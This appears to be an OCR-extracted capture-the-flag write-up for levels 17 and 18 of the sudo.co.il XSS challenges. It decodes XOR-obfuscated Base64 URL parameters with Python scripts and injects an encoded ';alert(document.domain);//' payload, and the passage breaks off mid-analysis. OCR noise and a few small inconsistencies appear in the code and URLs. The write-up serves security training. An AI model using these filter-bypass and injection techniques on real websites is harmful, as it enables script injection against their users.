
The results showed that the website turned all special characters into URL-encoded values. Because of this, we switched our attention to the `rt` parameter and started decoding its contents, base64 = qoyH3rafjJqbjA== and hexadecimal = aa 8c 87 de b6 9f 8c 9a 9b 8c. The `rt` value decodes into a 9-byte hexadecimal string. We first tried a simple method: removing the last byte, converting it back to Base64, and checking whether it caused any changes on the website when re base 64 is `qoyH3rafjJqb`:

```
rt=qoyH3rafjJqb
```



The only difference we noticed was that the status variable changed from "Try Harder" to "Try Harde", meaning the last character was removed. This matched the behavior we saw in the hexadecimal test. We also observed that the number of hex bytes matched the number of characters in the status value. To confirm whether the rt value maps directly to the status variable, we tested this by repeating one of the hex bytes using the payload :

```
rt=qoyHqoyHqoyH
```




The result matched our expectations: the three characters were repeated three times, just like the repeated hexadecimal bytes. Our next step was to figure out how each hex value maps to a character. We started by testing a new sequence of hex bytes that increased by one each time which give us the following payload:

```
rt=gIGCg4SFhoeIiYqLjI2Ojw==
```


Wha'ts going on here???

as usual, you need a pop-up box with document.domain "sudo.co.il"
without user interaction
have fun :)



The resulting characters were almost in descending order. To perform further analysis, we created a table to see the pattern between each hexadecimal byte and each character's ASCII code. It looked like the difference between the rt value and the status characters increased by four every two entries. From this, we could form an equation that converts each hex value into its corresponding character. However, doing the reverse conversion was much harder. So we continued our analysis by looking at the binary patterns of each value and testing more hex bytes to find a clearer relationship Which give us the following payload:

```
rt=kJGSk5SVlpeYmZqbnJ2enw==
```



Using these new findings, we created a table that maps the binary representation of each value for both variables, as shown below:


hex	bin	status	Status bin
80	10000000	~	01111110
81	10000001	·	01111111
82	10000010	|	01111100
83	10000011	}	01111101
84	10000100	z	01111010
85	10000101	{	01111011
86	10000110	x	01111000
87	10000111	y	01111001
88	10001000	v	01110110
89	10001001	w	01110111
8a	10001010	t	01110100
8b	10001011	u	01110101
8c	10001100	r	01110010
8d	10001101	s	01110011
8e	10001110	p	01110000
8f	10001111	q	01110001
90	10010000	n	01101110
91	10010001	o	01101111
92	10010010	l	01101100
93	10010011	m	01101101
94	10010100	j	01101010
95	10010101	k	01101011

96	10010110	h	01101000
97	10010111	i	01101001
98	10011000	f	01100110
99	10011001	g	01100111
9a	10011010	d	01100100
9b	10011011	e	01100101
9c	10011100	b	01100010
9d	10011101	c	01100011
9e	10011110	`	01100000
9f	10011111	a	01100001

From the table above, we can observe that both variables use 8-bit binary representations. Each bit in the rt value consistently maps to the same bit position in the status value. For instance, the final bit of both rt and status always matches, while the second least-significant bit is always flipped. This suggested that the conversion between the two values might be done using a bitwise XOR. To test this idea, we took the first pair, applied a bitwise XOR, used the resulting pattern to decode the remaining rt values, and compared the outcomes with the actual status binaries. The XOR result for the first pair was:

```
10000000 ^ 01111110 = 11111110
```

Next, we wrote a Python function that applies a bitwise XOR to each binary value using the pairs above and the XOR key `11111110`. The code and its output are shown below.



The conversion function worked correctly. Our next step was to build a reverse function that could translate each character back into its binary form. After that, we needed to write a generator function that reads an input string, applies the reverse conversion to every character, and then encodes the result into Base64 for the rt parameter.

.env ● JS CSS484.js xor_pattern.py Untitled-1.py ×

C: > Users > michi > Desktop > Untitled-1.py > ...

```python
def convert_char_to_rt_bin(ch):

    # Get ASCII value of the character
    ascii_val = ord(ch)

    # Convert ASCII value to 8-bit binary
    ascii_bin = format(ascii_val, '08b')

    # XOR pattern discovered from analysis
    xor_mask = '11111110'

    # Convert both binaries into integers
    ascii_int = int(ascii_bin, 2)
    mask_int = int(xor_mask, 2)

    # Apply bitwise XOR to get encoded binary
    encoded_int = ascii_int ^ mask_int

    # Convert result back to 8-bit binary string
    rt_binary = format(encoded_int, '08b')

    return rt_binary

# All printable characters used for testing
test_characters = "0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}~"

# Print results for each character
for character in test_characters:
    rt_bin = convert_char_to_rt_bin(character)
    print(f"Character: {character} | ASCII: {ord(character)} | Encoded Binary: {rt_bin}")
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS C:\MAMP\htdocs\dinein-food-ordering-system> & C:/Users/michi/AppData/Local/Microsoft/WindowsApps/python3.12.exe c:/
d-1.py
Character: ] | ASCII: 93 | Encoded Binary: 10100011
Character: ^ | ASCII: 94 | Encoded Binary: 10100000
Character: _ | ASCII: 95 | Encoded Binary: 10100001
Character: ` | ASCII: 96 | Encoded Binary: 10011110
Character: a | ASCII: 97 | Encoded Binary: 10011111
Character: b | ASCII: 98 | Encoded Binary: 10011100
Character: c | ASCII: 99 | Encoded Binary: 10011101
Character: d | ASCII: 100 | Encoded Binary: 10011010
Character: e | ASCII: 101 | Encoded Binary: 10011011
Character: f | ASCII: 102 | Encoded Binary: 10011000
Character: g | ASCII: 103 | Encoded Binary: 10011001
Character: h | ASCII: 104 | Encoded Binary: 10010110
Character: i | ASCII: 105 | Encoded Binary: 10010111
Character: j | ASCII: 106 | Encoded Binary: 10010100
Character: k | ASCII: 107 | Encoded Binary: 10010101
Character: l | ASCII: 108 | Encoded Binary: 10010010
Character: m | ASCII: 109 | Encoded Binary: 10010011
Character: n | ASCII: 110 | Encoded Binary: 10010000
Character: o | ASCII: 111 | Encoded Binary: 10010001
Character: p | ASCII: 112 | Encoded Binary: 10001110
Character: q | ASCII: 113 | Encoded Binary: 10001111
Character: r | ASCII: 114 | Encoded Binary: 10001100
Character: s | ASCII: 115 | Encoded Binary: 10001101
Character: t | ASCII: 116 | Encoded Binary: 10001010
Character: u | ASCII: 117 | Encoded Binary: 10001011
Character: v | ASCII: 118 | Encoded Binary: 10001000
Character: w | ASCII: 119 | Encoded Binary: 10001001
Character: x | ASCII: 120 | Encoded Binary: 10000110
Character: y | ASCII: 121 | Encoded Binary: 10000111
Character: z | ASCII: 122 | Encoded Binary: 10000100
Character: { | ASCII: 123 | Encoded Binary: 10000101
Character: | | ASCII: 124 | Encoded Binary: 10000010
Character: } | ASCII: 125 | Encoded Binary: 10000011
Character: ~ | ASCII: 126 | Encoded Binary: 10000000
PS C:\MAMP\htdocs\dinein-food-ordering-system>
```

C: > Users > michi > Desktop > rt_function.py > encode_string_to_b64

```python
import base64

def encode_string_to_b64(text):

    combined_binary = ""

    # Convert each character to binary (using your reverse-XOR function)
    for ch in text:
        combined_binary += char_to_input_bin(ch)

    # Convert big binary string to bytes
    byte_data = int(combined_binary, 2).to_bytes((len(combined_binary) + 7) // 8, 'big')

    # Encode bytes into Base64
    b64_output = base64.b64encode(byte_data).decode("utf-8")

    return b64_output


# Example usage
sample_text = "';alert(document.domain);//"
encoded_b64 = encode_string_to_b64(sample_text)

print(f"Input Text: {sample_text}")
print(f"Encoded Base64: {encoded_b64}")
```

With above code, we can generate our alert command :


```
";alert(document.domain);//
```

Into:

```
3MWfkpuMitaakZ2Lk5uQitCakZOfl5DXxdHR
```


So we inject the payload:

```
rt=3MWfkpuMitaakZ2Lk5uQitCakZOfl5DXxdHR
```


Not Secure
http://www.sudo.co.il/xss/level17.php?rt=3MWfkpuMitaakZ2Lk5uQitCakZOfI5DXxdHR
Sign in
www.sudo.co.il
www.sudo.co.il
OK
Read www.google-analytics.com
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Sources
Outline
Search
Main Thread
www.sudo.co.il
analytics.js
Ctrl+P Go to file
Ctrl+Shift+F Find in files
Ctrl+/ Show all shortcuts
Watch expressions
Breakpoints
Pause on debugger statement
Pause on exceptions
XHR Breakpoints
Event Listener Breakpoints
DOM Mutation Breakpoints

Level 18

In this level, there were three payloads, including tgi, pr, and query, as shown in the url below.



From our experience in the previous level, we suspected that the query parameter might also be a honeypot, so we ignored it. That left the tgi and pr parameters, which appeared to be Base64-encoded, hinting at another encoding mechanism. The target variable was again named status, just like in level 17. So our first step was to investigate how these values were encoded, beginning with Base64 decoding.

tgi (base64)	IQQKRhhaRxZDXV9PBxRVVx9FFEQQCBgIEwgVUhYWXBVCRQ==
tgi (hex)	21 04 0a 46 18 5a 47 16 43 5d 5f 4f 07 14 55 57 1f 45 14 44 10 08 18 08 13 08 15 52 16 16 5c 15 42 45
pr (base64)	bedfa5260239b4823e4d0f88385066c5
pr (hex)	6d e7 5f 6b 9d ba d3 6d fd 6f 8f 36 dd ee 1d d1 ff 3c df ce 74 eb a7 39


```
var status = "Can you solve me, n 0 0 b ? ";
```

After decoding, we noticed that the number of bytes from the hexadecimal of the tgi parameter matched the number of characters in the status variable. The pr parameter, which was originally 32 characters long, appeared to be encoded in a different format but still readable. So we decided to focus on analyzing tgi first. Just like in the previous level, our starting point was removing the last byte of the tgi value.

tgi (hex)	21 04 0a 46 18 5a 47 16 43 5d 5f 4f 07 14 55 57 1f 45 14 44 10 08 18 08 13 08 15 52 16 16 5c 15 42
tgi (base64)	IQQKRhhaRxZDXV9PBxRVVx9FFEQQCBgIEwgVUhYWXBVC

Which gave us the following payload :

```
tgi=IQQKRhhaRxZDXV9PBxRVVx9FFEQQCBgIEwgVUhYWXBVC&pr=bedfa5260239b4823e4d0f88 385066c5
```




As shown in the figure above, the final character of the status value was removed, which matches the behavior we observed when trimming the last byte of tgi:

```
var status = "Can you solve me, n 0 0 b ? ";
```

From the results, we saw that each byte of tgi directly matched a character in the status output. However, we also noticed that different bytes sometimes produced the same character, which suggested that the encoding in this level was more complex. To investigate further, we changed the value of pr to see if it affected the output, using the following payload :

```
tgi=IQQKRhhaRxZDXV9PBxRVVx9FFEQQCBgIEwgVUhYWXBVC&pr=0
```



As shown in the previous figure, the status variable was changed into a completely different string. These results showed that both tgi and pr contributed to generating the status value. We already knew that tgi mapped directly to each character of status, but the role of pr was still unclear. So, we focused first on figuring out how tgi was encoded. Since multiple byte values produced the same character, it suggested that the conversion might vary depending on the byte. To explore this, we analyzed just a single byte of tgi, keeping pr fixed and testing different tgi values, as shown in the table below:

```
pr=d2685963e9a3b83ebcc2dc973cec12fd
```

tgi base64	tgi hex	tgi binary	status char	status ASCII	status binary
Iw==	23	00100011	G	71	01000111
JA==	24	00100100	@	64	01000000
JQ==	25	00100101	A	65	01000001
Jg==	26	00100110	B	66	01000010
Jw==	27	00100111	C	67	01000011
KA==	28	00101000	L	76	01001100
KQ==	29	00101001	M	77	01001101
Kg==	2a	00101010	N	78	01001110
Kw==	2b	00101011	O	79	01001111
LA==	2c	00101100	H	72	01001000
LQ==	2d	00101101	I	73	01001001
Lg==	2e	00101110	J	74	01001010
Lw==	2f	00101111	K	75	01001011
MA==	30	00110000	T	84	01010100
MQ==	31	00110001	U	85	01010101
Mg==	32	00110010	V	86	01010110
Mw==	33	00110011	W	87	01010111
NA==	34	00110100	P	80	01010000
NQ==	35	00110101	Q	81	01010001
Ng==	36	00110110	R	82	01010010

The pattern appeared to follow a bitwise XOR operation, similar to what we found in level 17. Before figuring out how the first byte was transformed, we expanded our analysis by testing with two bytes of tgi, as shown in the table below (with pr kept the same):

tgi base64	tgi hex	status char	status ASCII
Af8=	01 ff	e	101, 65533
AQA=	01 00	e2	101, 50
AQE=	01 01	e3	101, 51
AQI=	01 02	e0	101, 48
AQM=	01 03	e1	101, 49
AQQ=	01 04	e6	101, 54
AQU=	01 05	e7	101, 55
AQY=	01 06	e4	101, 52
AQc=	01 07	e5	101, 53
AQg=	01 08	e:	101, 58
AQk=	01 09	e;	101, 59

The pattern appeared to vary for each byte. We assumed that every character was produced by applying a bitwise XOR between each hex byte of tgi and some value derived from pr. But because we didn't know exactly how pr was involved—and manually decoding every byte would be too time-consuming—we tried a different approach: checking for repetition. If we could find a repeating pattern, we could identify how many distinct operations were used and work within a fixed range. To explore this, we 